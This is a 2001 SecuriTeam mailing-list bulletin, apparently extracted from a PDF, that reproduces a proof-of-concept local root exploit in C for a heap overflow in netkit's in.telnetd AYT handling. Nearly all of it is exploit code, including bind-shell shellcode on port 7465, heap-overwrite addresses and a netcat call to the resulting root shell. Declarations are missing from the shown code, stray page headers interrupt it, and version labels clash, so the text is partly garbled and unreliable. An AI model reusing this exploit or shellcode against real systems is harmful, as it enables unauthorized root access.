

[EXPL] Proof of Concept netkit-0.17-7 Local Root Exploit

Source: <http://www.derkeiler.com/Mailing-Lists/Securiteam/2001-10/0073.html>

From: support@securiteam.com

Date: 10/24/01

From: support@securiteam.com

To: list@securiteam.com

Subject: [EXPL] Proof of Concept netkit-0.17-7 Local Root Exploit

Message-Id: <20011024193236.37029138BF@mail.der-keiler.de>

Date: Wed, 24 Oct 2001 21:32:36 +0200 (CEST)

The following security advisory is sent to the securiteam mailing list, and can be found at the SecuriTeam web site: <http://www.securiteam.com>

-- promotion

When was the last time you checked your server's security?

How about a monthly report?

<http://www.AutomatedScanning.com> – Know that you're safe.

Proof of Concept netkit-0.17-7 Local Root Exploit

SUMMARY

The following is an exploit code for the netkit security vulnerability (telnet server) that allows attackers to cause the server to execute arbitrary code. This is a Linux version of the exploit code (allowing exploitation against Linux machines).

For more information on the vulnerability see our previous post:

<<http://www.securiteam.com/unixfocus/5RP0D2K4UQ.html>> Multiple Vendors
Telnet Daemon Vulnerability

DETAILS

Vulnerable systems:

netkit version 0.17-18

Immune systems:

netkit version 0.17-7

Exploit:

```
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <stdio.h>
#include <fcntl.h>
```

```
/******
```

Proof of concept netkit-0.17-7 local root exploit.

Exploits buffer overflow in the AYT handling of in.telnetd, due to bad logic in the handling of sprintf(), and

TESO advisory details were enough to allow me to put controlable addresses in arbitrary heap locations.

Heap based exploit. Overflow allows rewriting of some heap data, which allowed me to put a new heap structure in the input buffer, which let me do whatever I want.

'traceroute exploit story – By Dvorak, Synnergy Networks' was very helpful. Also malloc.c was good.

```
*****/
```

```
/*
```

Notes about exploit

- 1) RedHat 7.0, exploiting localhost
- 2) hostname is clarity.local
- 3) It probably won't work without at least a different setting for the --size option, and probably the --name option as well. The --name arguemnt is the hostname part of the string that gets returned by the AYT command, which may be different to the name of the address you are connecting to..
- 4) There are a lot of things that use the heap, making the size depend on alot of factors.
- 5) You will might need to change some (or all) of the offsets.
This program does allow you to brute force, if the hostname returned by the AYT command is not a multiple of 3 letters long.

It is also possibly (at least according to some quick testing I did) exploitable on some (all?) servers with names that are multiples of three letters long, using the Abort Output command to add 2 characters to the output length, and exploit the heap in a similar manner to this method.

(You can only directly put user controlable characters in 2 out of 3 locations (ie: no AO will give you a multiple of 3 bytes on the heap, AO will give you 2 more than a multiple of 3 bytes) with controllable characters, but when you count the null added by the netoprintf(), and


```
};

char lamagra_bind_code[] =
// the NOPs are my part... to jump over the modified places,
// without me having to take a look to see where they are.
// Modified to listen on 7465 == TAGS and work thru TELNET protocol.
"\x90\xeb\x20\x90\x90\xeb\x20\x90\x90\xeb\x20\x90\x90\xeb\x20\x90\x90"
"\xeb\x20\x90\x90\xeb\x20\x90\x90\xeb\x20\x90\x90\xeb\x20\x90\x90"
"\xeb\x20\x90\x90\xeb\x20\x90\x90\xeb\x20\x90\x90\xeb\x20\x90\x90"
"\xeb\x20\x90\x90\xeb\x20\x90\x90\xeb\x20\x90\x90\xeb\x20\x90\x90"
"\xeb\x20\x90\x90\xeb\x20\x90\x90\xeb\x20\x90\x90\xeb\x20\x90\x90"
"\xeb\x20\x90\x90\xeb\x20\x90\x90\xeb\x20\x90\x90\xeb\x20\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x89\xe5\x31\xd2\xb2\x66\x89\xd0\x31\xc9\x89\xcb\x43\x89\x5d\xf8"
"\x43\x89\x5d\xf4\x4b\x89\x4d\xfc\x8d\x4d\xf4\xcd\x80\x31\xc9\x89"
"\x45\xf4\x43\x66\x89\x5d\xec\x66\xc7\x45\xee\x1d\x29\x89\x4d\xf0"
"\x8d\x45\xec\x89\x45\xf8\xc6\x45\xfc\x10\x89\xd0\x8d\x4d\xf4\xcd"
"\x80\x89\xd0\x43\x43\xcd\x80\x89\xd0\x43\xcd\x80\x89\xc3\x31\xc9"
"\xb2\x3f\x89\xd0\xcd\x80\x89\xd0\x41\xcd\x80\xeb\x18\x5e\x89\x75"
"\x08\x31\xc0\x88\x46\x07\x89\x45\x0c\xb0\x0b\x89\xf3\x8d\x4d\x08"
"\x8d\x55\x0c\xcd\x80\xe8\xe3"
"\xff\xff\xff\xff\xff\xff/bin/sh";
```

```
char *shellcode = lamagra_bind_code;
```

```
int sock; /* fd for socket connection */
FILE *dasock; /* for doing fprintf et al */
struct sockaddr_in server; /* the server end of the socket */
struct hostent *hp; /* Return value from gethostbyname() */
char buf[40960]; /* Received data buffer */
char sock_buf[64 * 1024]; /* Received data buffer */
```

```
char daenv[10000];
char oldenv[10000];
```

```
extern int errno;
read_sock ()
{
    /* Prepare our buffer for a read and then read. */
    bzero (buf, sizeof (buf));
    if (read (sock, buf, sizeof (buf)) < 0)
        if (errno != 11)
            {
                perror ("! Socket read");
                exit (1);
            }
}
```

```
sock_setup ()
{
```

```

int flags;
int yes = 1;
if ((sock = socket (AF_INET, SOCK_STREAM, 0)) < 0)
{
    perror ("! Error making the socket\n");
    exit (1);
}
bzero ((char *) &server, sizeof (server));
server.sin_family = AF_INET;
if ((hp = gethostbyname ("localhost")) == NULL)
{
    fprintf (stderr, "! localhost unknown??\n");
    exit (1);
}
bcopy (hp->h_addr, &server.sin_addr, hp->h_length);
server.sin_port = htons ((u_short) SERVER_PORT);

/* Try to connect */
if (connect (sock, (struct sockaddr *) &server, sizeof (server)) < 0)
{
    perror ("! Error connecting\n");
    exit (1);
}

dasock = (FILE *) fdopen (sock, "w+");
if (!dasock)
{
    perror ("! Bad fdopen happened");
    exit (1);
}

/*****
Thanks to xphantom for the next 4 lines.
(which i don't need anymore ;? )

flags = fcntl(sock, F_GETFL, 0);
flags |= O_NONBLOCK;
fcntl(sock, F_SETFL, flags);
if (setsockopt(sock, SOL_SOCKET, SO_OOBINLINE, &yes, sizeof(yes)) == -1)
{
    perror("setsockopt");
    exit(1);
}
*****/

setbuffer (dasock, sock_buf, 64 * 1024);

}

do_iac (char c)
{

```

```

putc (0xff, dasock);
putc (c, dasock);
}

do_ayt ()
{
do_iac (0xf6); // sets buffer length to 2
}

doo (char c)
{
putc (255, dasock);
putc (253, dasock);
putc (c, dasock);
}

will (char c)
{
putc (255, dasock);
putc (251, dasock);
putc (c, dasock);
}

wont (char c)
{
putc (255, dasock);
putc (252, dasock);
putc (c, dasock);
}

void
solve (int remain)
{
int x, y;
big = -100;
small = -100;
for (x = 0; x < 120; x++)
for (y = 2; y < 80; y++)
{
if (((y * 3) + (x * dalen)) == remain)
{
big = x;
small = y;
return;
}
}
printf (stderr, "I still can't work it out.\n\n");
exit (1);
}

push_clean ()
{
int l;

```

```

for (l = 0; l < 8192; l++)
    puts (0, dasock);
}

push_heap_attack ()
{
    int l;
    int shaddr = 0x805c970;
    int overwrite = 0x08051e78; // fopen
    int tosend[] = {
        0x805670eb,
        0x8,
        shaddr,
        shaddr,
        0x0,
        0x0,
        overwrite - 12,
        shaddr
    };
    fwrite (shellcode, strlen (shellcode), 1, dasock);
    for (l = strlen (shellcode); l < 289 + ninbufoffset; l++)
        puts (0, dasock);
    fwrite (tosend, 8, 4, dasock);
    fflush (dasock);
}

```

```

fill2 (int count, char with, int real)
{
    int l;
    int first, rest, find;

    first = (int) (count / dalen) - 10;
    rest = (int) (((count) % dalen) / 3) * 3;
    find = count - ((first * dalen) + (rest * 3));
    solve (find);
    first += big;
    rest += small;
    for (l = 0; l < first; l++)
        do_ayt ();
    for (l = 0; l < rest; l++)
        will (with);
    if (real == 1)
    {
        push_clean ();
    }
}

```

```

fill (int count, char with)
{
    fprintf (stderr, " o Length %d char %d (%02x)\n",
        count, with & 0xff, with & 0xff);
}

```

```

fflush (stderr);
fill2 (8257, 'z', 0); // first part
fill2 (count - 8257, with, 1); // do it for real
}

doenv (char *danam, char *daval)
{
    sprintf (daenv, "%c%c%c%c%c%c%s%c%s%c%c",
        /* IAC SB N-E IS VAR name VAL value IAC SE */
        255, 250, 39, 0, 0, danam, 1, daval, 255, 240);

    fwrite (daenv, 512, 1, dasock);
    fflush (dasock);
}

main (int argc, char *argv[])
{
    int br, l, dosleep = 0;
    int percent = 0;
    char spin;
    unsigned char w;
    bzero (oldenv, sizeof (oldenv));
    argv++;
    dalen = strlen ("clarity.local");
    while (argv[0])
    {
        if (!strcmp (argv[0], "--pause"))
            dosleep = 1;

        if (!strcmp (argv[0], "--size") && argv[1])
        {
            mipl = atoi (argv[1]);
            argv++;
        }

        if (!strcmp (argv[0], "--name") && argv[1])
        {
            dalen = strlen (argv[1]);
            argv++;
        }
        argv++;
    }
    fprintf (stderr, " o MiPl of %4d o NameLen of %2d\n", mipl, dalen);
    if(dalen%3==0)
    {
        offsets=offset3;
    }
    else
    {
        ninbufoffset = mipl % 8192;
        offsets[11] += 32 * (mipl - ninbufoffset) / 8192;
    }
}

```

```

if (offsets[11] > 255)
{
    fprintf (stderr, " ! MiPl too big.", mipl, dalen);
    exit (1);
}
}
sock_setup ();
if (dosleep)
{
    system ("sleep 1;ps aux|grep in.telnetd|grep -v grep");
    sleep (8);
}

dalen += strlen ("\r\n[ : yes]\r\n");
fprintf (stderr, "o Sending IAC WILL NEW-ENVIRONMENT...\n");
fflush (stderr);
doo (5);
will (39);
fflush (dasock);
read_sock ();
fprintf (stderr, "o Setting up environment vars...\n");
fflush (stderr);
will (1);
push_clean ();
doenv ("USER", "zen-parse");
doenv ("TERM", "zen-parse");
will (39);
fflush (dasock);
fprintf (stderr, "o Doing overflows...\n");
fflush (stderr);
for (br = 0; (offsets[br] || offsets[br + 1]); br += 2)
{
    fill (mipl + ENV + offsets[br], offsets[br + 1]);
    fflush (dasock);
    usleep (100000);
    read_sock ();
}
fprintf (stderr, "o Overflows done...\n");
fflush (stderr);
push_clean ();

fprintf (stderr, "o Sending IACs to start login process...\n");
fflush (stderr);
wont (24);
wont (32);
wont (35);
fprintf (dasock, "%s", tosend);
will (1);
push_heap_attack ();
sleep (1);
fprintf (stderr, "o Attempting to lauch netcat to localhost

```

Securiteam: [EXPL] Proof of Concept netkit-0.17-7 Local Root Ex


```
rootshell\n");
execlp ("nc", "nc", "-v", "localhost", "7465", 0);
fprintf (stderr,
        "o If the exploit worked, there should be an open port on 7465.\n");
fprintf (stderr, " It is a root shell. You should probably close
it.\n");
fflush (stderr);
sleep (60);
exit (0);
}
/*****
```

Thanks to xphantom for the help with getting the some of the socket stuff working properly. Erm. I didn't end up using that method, but thanks anyway. ;]

This code is Copyright (c) 2001 zen-parse
Use and distribution is unlimited, provided the code is not modified.
If the code, including any of text is modified, that version may not be redistributed.

```
*****/
/* ObPlug 4 My Band: gone platinum, Chapel of Stilled voices, from */
*****/
```

Remember to visit Chapel of Stilled Voices:



If there is anything below the next line someone is not following the rules. --zen-parse

```
*****END*****
```

ADDITIONAL INFORMATION

The information has been provided by <mailto:zen-parse@gmx.net> zen-parse.

=====

This bulletin is sent to members of the SecuriTeam mailing list.
To unsubscribe from the list, send mail with an empty subject line and body to:
list-unsubscribe@securiteam.com
In order to subscribe to the mailing list, simply forward this email to: list-subscribe@securiteam.com

=====

DISCLAIMER:

The information in this bulletin is provided "AS IS" without warranty of any kind.

Securiteam: [EXPL] Proof of Concept netkit-0.17-7 Local Root Ex

In no event shall we be liable for any damages whatsoever including direct, indirect, incidental, consequential, loss of business profits or special damages.

- **Previous message:** support@securiteam.com: "[\[EXPL\] Response Header Overflow Exploit Code Released](#)"
- **Messages sorted by:** [\[date \]](#) [\[thread \]](#) [\[subject \]](#) [\[author \]](#) [\[attachment \]](#)